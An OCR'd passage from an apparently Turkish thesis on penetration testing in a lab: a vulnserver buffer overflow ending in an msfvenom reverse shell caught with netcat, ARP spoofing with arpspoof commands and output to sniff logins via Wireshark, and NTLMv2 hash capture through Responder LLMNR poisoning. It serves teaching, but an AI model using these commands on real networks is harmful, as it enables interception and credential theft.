
Badchars kontrolü

Bu bölümde vuln server uygulaması üzerinde bulunan badchars kontrolü işlemleri gerçekleştirilmiştir. ESP registerı dolduğunda bozuntuya sebep olan karakterlere badchars denilmektedir. Bu karakterlerin tespit edilebilmesi için vuln server programı üzerine tüm karakterler gönderilmiştir. Gönderildiği esnada ESP Register değeri kontrol edilmiştir. Eğer uygulamanın dışında kalan bir karakter mevcutsa bu karakter badchars karakteri olarak belirtilmektedir. İlgili işlemler için bir badchars.txt dosyası oluşturulmuştur



Şekil 3.154. Badchars.txt dosyası.

Şekil 3.154.'de görülen Badchars.txt dosyası içerisinde bütün karakterler mevcuttur. Bu karakterler hedef sistem üzerine gönderilerek hangi karakterlerin eksik olduğunun kontrolü yapılmıştır. Bu işlem için Şekil 3.155.'de görülen stack-fuzzer3.py payload'ı yazılmıştır.



Şekil 3.155. Stack-fuzzer3.py payload.


Şekil 3.156.'da görülen stack-fuzzer3.py payload'ı çalıştırıldığında Immunity Debugger üzerine tüm karakterler gönderilmiştir. Immunity Debugger üzerinden ESP registerı incelendiğinde değerler Şekil 3.155.'deki gibi görülmektedir.

Şekil 3.156. ESP register değerleri.

Hex dump altındaki kısım payload ile gönderilen karakter değerleridir. Bu değerler teker teker incelenerek 47 veya 46 gibi payload ile gönderilen değerlerin dışında çözümlenmeyen bir değer saptanırsa, gönderilen x47 veya x46 karakterleri badchars olarak işaretlenmektedir.


ShellCode Oluşturma İşlemi

Bu bölümde shellcode oluşturma işlemi gerçekleştirilmiştir. Bu işlem için metasploit framework içerisinde bulunan msfvenom yazılımı kullanılmıştır. Msfvenom yazılımı birçok farklı dil ve tipte her platform için shellcode oluşturmak amacıyla kullanılan bir yazılımdır. Msfvenom ile exe formatında ya da direk kod şeklinde bir shellcode oluşturmak mümkündür. Bu bölümde msfvenom ile oluşturulan shellcode kullanılarak stack-fuzzer4.py scripti oluşturulmuş ve bu script ile hedef sistem üzerinde ters bir bağlantı elde edilmiştir. Msfvenom ile ilgili shellcode'u oluşturma işlemi Şekil 3.157.'de görüldüğü gibidir.




Şekil 3.157. Msfvenom ile Shellcode oluşturma.

Burada "/x00" (null byte) ile bitmeyen c dosya tipinde 192.168.92.132 ip adresine sahip Kali sistem üzerinde 443 portu üzerinde çalışan ters bir bağlantı elde etmek amacıyla çalışan bir shellcode oluşturulmuştur. Bu shellcode ile stack-fuzzer4.py payload'ı oluşturulacak ve bu payload çalıştırılarak hedef sistem üzerinde ters bir bağlantı elde edilecektir. Shellcode ile oluşturulan payload Şekil 3.158.'de görüldüğü gibidir.



Şekil 3.158. Stack-fuzzer4.py payloadı.


Burada oluşturulan shellcode ile bir stack-fuzzer4.py payloadı yazılmıştır. Bu kod içerisinde daha önce belirlenmiş ESP JMP Instoroctor değerinin üzerine shellcode'a gelene kadar herhangi bir işlem yapılmaması için '/x90' nop (no operation) instoroctorları eklenmiştir. Nc –lvp 443 komutu ile 443 portu dinlenirken stack-fuzzer4.py payloadı çalıştığında hedef sistem üzerinde Şekil 3.159.'da görüldüğü gibi hedef sistem olan Windows XP üzerinde bir ters bağlantı elde etmek mümkündür.



Şekil 3.159. Windows XP hedef sistem üzerinde ters bağlantı elde etmek.

3.3. Saldırı ve Sızma İşlemleri

Daha önceki bölümlerde işletim sistemleri zafiyetleri, bu zafiyetlerin sömürülmesi ve hedef sistemler üzerinde ters bağlantı elde etmek amacıyla python diliyle yazılan payload ve shellcode'lar sunulmuştur. Fakat penetrasyon testi esnasında işletim sistemleri üzerinde her zaman ilgili zafiyetler mevcut olmamaktadır. Bu durumda işletim sistemleri üzerindeki zafiyetlerden bağımsız olarak daha farklı saldırı ve sızma işlemleri uygulanmalıdır. Bu bölümde gerçekleştirilebilecek saldırı ve sızma işlemleri senaryoları şekil 3.160.'da görüldüğü gibi sınıflandırılarak uygulamalarla ele alınmıştır.




Şekil 3.160. Saldırı ve sızma işlemlerinin sınıflandırılması.

3.3.1. Man in the middle saldırıları

Man in the Middle (Orta Adam) saldırılarında iki bağlantı arasına sızılarak çeşitli dinleme işlemleri gerçekleştirilmektedir. Bu işlemler sayesinde istenilen veriler ele geçirilmektedir. Bir ağa dâhil olma ve dinleme işlemine başlama, iki network arasındaki encrypt edilmemiş bağlantıyı çözme ve okumanın birden fazla yolu mevcuttur. Bu yöntemlerin bazılarında istemci sunucuda bulunan siteye gerçek anlamda giriş yaparak istek yollar. Fakat istek yollama esnasında aktarılan veriler ortada bulunan saldırgana da iletilebilmektedir. Bazı saldırı türlerinde ise istemci orijinal siteye erişmeden önce saldırgan tarafından hazırlanmış orijinal sayfanın kopyalarına erişir ve giriş yapmak istediği sitenin bilgilerini hatta şifre bilgilerini bile saldırganlara iletmiş olur. Man in the Middle (Orta Adam) saldırıları gerçekleştirilirken çok fazla network bilgisine ihtiyaç duyulmaz ve farklı işletim sistemlerine entegre olabilen yazılımları mevcuttur. Bu yazılımlar ile hedef sistem belirlenir ve dinleme işlemi başlatılır. Uygulanılacak Man in the Middle (Orta Adam) saldırıları ile network trafiği kolaylıkla saldırgan üzerine yönlendirilir. Man in the Middle (Orta Adam) saldırılarının başarılı olabilmesi için hedef sistem sunucu yerine proxy sunucusuna yönlendirilmektedir. Bu işlem için oluşturulan senaryolar tek tek uygulanmıştır.

Arpspoof saldırısı

Arpspoof çok eski bir saldırı yöntemi olmasına rağmen günümüzde güncel olarak penetrasyon testleri esnasında kullanılmaktadır. Arp (Adress Resulation Protocol) cihazların fiziksel adreslerine IP adresi tanımlayan bir adres çözümleme protokolüdür. Bu sayede cihazlar bulundukları ağdaki diğer cihazlarla iletişim kurma işlemini gerçekleştirmektedir. Arpspoof ise ilgili cihazı farklı bir cihazmış gibi ağ üzerinde tanımlayarak ağ üzerinden geçen isteklerin ilgili cihaz üzerine yönlendirilmesini sağlamak ve bu isteklerin içeriklerini okumak amacıyla gerçekleştirilen bir işlemdir. Bu senaryo kapsamında bir adet Windows 7 makinesi ve Kali Linux makinesi kullanılmıştır. Arp tablolarına Kali Linux cihazı üzerinden Şekil 3.161.'de görüldüğü gibi ulaşılabilmektedir.




Şekil 3.161. Arp tablosu.

Burada Kali Linux cihazının tanıdığı diğer cihazların mac adreslerini ve IP adreslerini görmek mümkündür. 192.168.92.138 Windows 7 cihazının ip adresidir. Aynı işlem Windows 7 cihazı üzerinde de gerçekleştirilebilmektedir. Bu senaryoda amaç Windows 7 cihazından gelen istekleri Kali Linux cihazı üzerinden geçirmek ve ilgili isteklerin içeriklerini okuyabilmektir. Bu işlemi gerçekleştirmek için birden çok araç mevcuttur fakat bu bölümde arpspoof aracı kullanılmıştır. Windows 7 üzerinden gelen istekler Kali Linux cihazına yönlendirildikten ve gerekli bilgiler alındıktan sonra tekrardan doğru yere yönlendirilmezse Windows 7 cihazı üzerindeki bağlantılar kopmaya başlayacaktır. Bunun nedeni gelen isteklerin Kali Linux cihazı üzerinde takılı kalmasıdır. Bunu önlemek için Şekil 3.162.'de görüldüğü gibi ip_forward değerinin 1 olarak değiştirilmesi gerekmektedir. Buradan ilgili dosya yolundan ip_forward değerine erişilip 0 olan değer 1 olarak değiştirilmiştir. Böylece Windows 7 makinesinden gelen isteklerin Kali Linux üzerine geldikten sonra takılı kalması önlenmiş olur.

```
root@kaliandroid:~# nano /proc/sys/net/ipv4/ip_forward
```


Şekil 3.162. Ip_forward dosya yolu.



```
root@kaliandroid:~# arpspoof -i eth0 -t  192.168.92.2 192.168.92.138
0:c:29:18:c9:da 0:50:56:fb:39:9a 0806 42: arp reply 192.168.92.138 is-at 0:c:29:18:c9:d
a
0:c:29:18:c9:da 0:50:56:fb:39:9a 0806 42: arp reply 192.168.92.138 is-at 0:c:29:18:c9:d
a
0:c:29:18:c9:da 0:50:56:fb:39:9a 0806 42: arp reply 192.168.92.138 is-at 0:c:29:18:c9:d
a
0:c:29:18:c9:da 0:50:56:fb:39:9a 0806 42: arp reply 192.168.92.138 is-at 0:c:29:18:c9:d
a
0:c:29:18:c9:da 0:50:56:fb:39:9a 0806 42: arp reply 192.168.92.138 is-at 0:c:29:18:c9:d
a
0:c:29:18:c9:da 0:50:56:fb:39:9a 0806 42: arp reply 192.168.92.138 is-at 0:c:29:18:c9:d
a
0:c:29:18:c9:da 0:50:56:fb:39:9a 0806 42: arp reply 192.168.92.138 is-at 0:c:29:18:c9:d
a
0:c:29:18:c9:da 0:50:56:fb:39:9a 0806 42: arp reply 192.168.92.138 is-at 0:c:29:18:c9:d
a
```

Şekil 3.163. Arpspoof 1.

Şekil 3.163.'de arpspoof aracına bir interface, hedef sistem gateway ve ip adresleri verilerek gatewaye ilgili cihazın adresi yanlış gösterilmiştir. Aynı işlemin tam tersi yani ilgili cihazın ip adresini gatewaye yanlış gösterme işlemi Şekil 3.164.'de görüldüğü gibi gerçekleştirilmiştir.



```
root@kaliandroid:~# arpspoof -i eth0 -t 192.168.92.138 192.168.92.2
0:c:29:18:c9:da 0:c:29:f:4d:a0 0806 42: arp reply 192.168.92.2 is-at 0:c:29:18:c9:da
0:c:29:18:c9:da 0:c:29:f:4d:a0 0806 42: arp reply 192.168.92.2 is-at 0:c:29:18:c9:da
0:c:29:18:c9:da 0:c:29:f:4d:a0 0806 42: arp reply 192.168.92.2 is-at 0:c:29:18:c9:da
0:c:29:18:c9:da 0:c:29:f:4d:a0 0806 42: arp reply 192.168.92.2 is-at 0:c:29:18:c9:da
0:c:29:18:c9:da 0:c:29:f:4d:a0 0806 42: arp reply 192.168.92.2 is-at 0:c:29:18:c9:da
0:c:29:18:c9:da 0:c:29:f:4d:a0 0806 42: arp reply 192.168.92.2 is-at 0:c:29:18:c9:da
0:c:29:18:c9:da 0:c:29:f:4d:a0 0806 42: arp reply 192.168.92.2 is-at 0:c:29:18:c9:da
0:c:29:18:c9:da 0:c:29:f:4d:a0 0806 42: arp reply 192.168.92.2 is-at 0:c:29:18:c9:da
0:c:29:18:c9:da 0:c:29:f:4d:a0 0806 42: arp reply 192.168.92.2 is-at 0:c:29:18:c9:da
```

Şekil 3.164. Arpspoof 2.


Şekil 3.164.'de arpspoof aracı ile Windows 7 cihazının ip adresi gateway'e yanlış gösterilmiştir. Burada gösterilen işlemler gerçekleştirildikten sonra arpspoof işlemi başlamıştır. Bu işlemler sonucunda Windows 7 cihazının mac adresinin Kali Linux cihazı ile aynı olacak şekilde değişmiştir. Windows7 cihazı üzerinden http bir siteye gidilip login işlemi gerçekleştirilirse, bu istekler öncelikle Kali Linux cihazı üzerine düşüp daha sonra İnternet üzerine geçmektedir. İlgili site üzerinde bir login işlemi gerçekleştirildiğinde işlemleri takip edebilmek amacıyla wireshark aracı kullanılmıştır.

Şekil 3.165. Wireshark.

Windows 7 üzerinden gönderilen istekler Kali cihazı üzerinde wireshark ile Şekil 3.165.'de görüldüğü gibi takip edilebilmektedir. Wireshark üzerinden gönderilen post isteklerinin http stream sayfalarından istek içerikleri okunabilmektedir. Girilen kullanıcı ve şifre bilgilerini elde etmek mümkündür. MSSQL Server'ların kullanıcı ve şifre bilgileri de bu şekilde elde edilebilmektedir.

LLMNR spoofing saldırısı

Bu bölümde LLMNR ve NBT-NS Spoofing saldırılar işlemleri gerçekleştirilmiştir. Bu saldırılar Windows işletim sistemlerinde özellikle de domain yapılarda bulunan Windows işletim sistemlerinde sık olarak kullanılmaktadır. Örneğin bir Windows kullanıcısı bir yazıcıya bağlanmak istediğinde bir komut yazacak cihaz ilgili yazıcıya bağlanacak ve dosya paylaşımları başlayacaktır. Fakat komut yanlış yazıldığında veya ilgili yazıcı bulunmadığında ilgili yer tüm ağ üzerinde sorgulanmaya başlayacaktır. Bu durumda saldırgan kendisini printer cihazı olarak göstererek kullanıcı cihazının SMB üzerinden saldırgan cihazına bağlanması sağlanabilmektedir. Windows işletim sistemi mimarileri gereğince bağlantı sağlanırken hash bilgileri de Windows tarafından sunulmaktadır. Elde edilen bu hash bilgileri saldırgan tarafından kırılabilir ya da direk yönlendirilerek hedef sistem üzerinde oturum elde etmek için kullanılabilmektedir. Bu senaryoda hash bilgisinin elde edilmesi işlemi gerçekleştirilmiştir. Bu işlem için responder yazılımı kullanılmıştır.




Şekil 3.166. Responder.

Şekil 3.166.'da görüldüğü gibi responder aracı ile SMB Server ve birçok server'ın canlandırma işlemi gerçekleştirilmiştir. Burada görülen servislerin hepsi Kali Linux cihazı üzerine gelen istekleri yakalamak amacıyla canlandırılmıştır. Poisoners kısmına bakıldığında LLMNR ve NBT-NS'in aktif olduğu görülmektedir. Windows 7 cihazı üzerinden LLMNR ve NBT-NS istekleri ile ağa bir şey sorduğunda Kali Linux bu istekleri üzerine alacaktır. Şekil 3.167.'de Windows 7 cihazı üzerinde bu işlemler gerçekleştirilirken wireshark aracılığıyla isteklerin incelenmesi gerçekleştirilmiştir.

Şekil 3.167. Wireshark SMB isteği.


Windows 7 cihazı üzerinden \\printerr olarak yanlış bir komut girildiğinde Windows 7 cihazı bir hata mesajı vermiştir ve Windows 7 üzerinden gönderilen istek doğru yere iletilememiştir. Bu durumda ilgili istek Kali Linux cihazı tarafından tutularak responder üzerinden bir hash bilgisi yakalanmıştır.

Şekil 3.168. Windows hash bilgisi NTLMv2 SSP.



Şekil 3.169. Windows hash bilgisi NTLMv2.

